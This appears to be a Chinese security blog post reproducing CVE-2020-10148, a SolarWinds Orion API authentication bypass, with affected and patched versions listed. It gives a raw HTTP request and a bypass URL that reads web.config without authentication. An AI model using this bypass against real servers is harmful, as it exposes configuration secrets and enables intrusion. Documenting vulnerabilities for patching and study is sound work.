SolarWinds Orion API 远程代码执行漏洞（CVE-2020-10148）

原创 thelostworld thelostworld 1月13日

SolarWinds Orion API 远程代码执行漏洞 (CVE-2020-10148)

一、漏洞概况

SolarWinds Orion API 嵌入在 Orion Core 中，被用于与所有 SolarWinds Orion Platform 产品进行接口。通过在URI请求的Request.PathInfo 部分中包含特定参数，可以绕过 API 身份验证，这可能允许攻击者执行未经身份验证的 API 命令。如果攻击者将 WebResource.adx，scriptResource.adx，i18n.ashx 或 Skipi18n 的 PathInfo 参数附加到对 SolarWinds Orion 服务器的请求，SolarWinds 可能会设置 SkipAuthorization 标志，该标志可能允许处理API请求无需身份验证。

攻击者可利用该漏洞远程执行任意代码，有专业黑客组织利用该漏洞投递代号为'SUPERNOVA'的恶意程序。

二、漏洞影响范围

影响版本：

SolarWinds Orion 2020.2.1 HF 2 及 2019.4 HF 6之前的版本

安全版本：

SolarWinds Orion 2019.4 HF 6（2020年12月14日发布）

SolarWinds Orion 2020.2.1 HF 2（发布于2020年12月15日）

SolarWinds Orion 2019.2 SUPERNOVA补丁（2020年12月23日发布）
SolarWinds Orion 2018.4 SUPERNOVA补丁（2020年12月23日发布）
SolarWinds Orion 2018.2 SUPERNOVA补丁（2020年12月23日发布）

三、漏洞复现：

访问/Orion/invalid.aspx.js 路径，截取请求头中Location中data获取

```
Location: /Orion/invalid.aspx.js.i18n.ashx?l=en-us&v=43005.14.L
```



```
GET /Orion/invalid.aspx.js HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/201001
Accept: text/css,*/*;q=0.1
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/Orion/Login.aspx?ReturnUrl=%2f
Cookie: ASP.NET_SessionId=p5yxzzumyllsfprttbkexo4u; TestCookieSupport=Supporte
```

response

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Location: /Orion/invalid.aspx.js.i18n.ashx?l=en-us&v=43005.14.L
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-Same-Domain: 1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
```

```
Date: Wed, 30 Dec 2020 01:55:43 GMT
Connection: close
Content-Length: 0
```

将 .i18n.ashx?l=en-US&v=43005.14.L携带到下个访问路径，从而绕过身份认证。这里访问的是 web.config文件。



直接访问也行：

http://127.0.0.1/web.config.i18n.ashx?l=en-us&v=43005.14.L

参考：

https://nosec.org/home/detail/4630.html

订阅查看更多复现文章、学习笔记
thelostworld
安全路上，与你并肩前行！！！！

个人知乎：https://www.zhihu.com/people/fu-wei-43-69/columns
个人简书：https://www.jianshu.com/u/bf0e38a8d400
个人CSDN：https://blog.csdn.net/qq_37602797/category_10169006.html
个人博客园：https://www.cnblogs.com/thelostworld/
FREEBUF主页：https://www.freebuf.com/author/thelostworld?type=article

欢迎添加本公众号作者微信交流，添加时备注一下“公众号”

喜欢此内容的人还喜欢

我深爱着的姑娘赵丽颖离婚了。

皮皮客栈

唐朝陵墓那些事

中国国家地理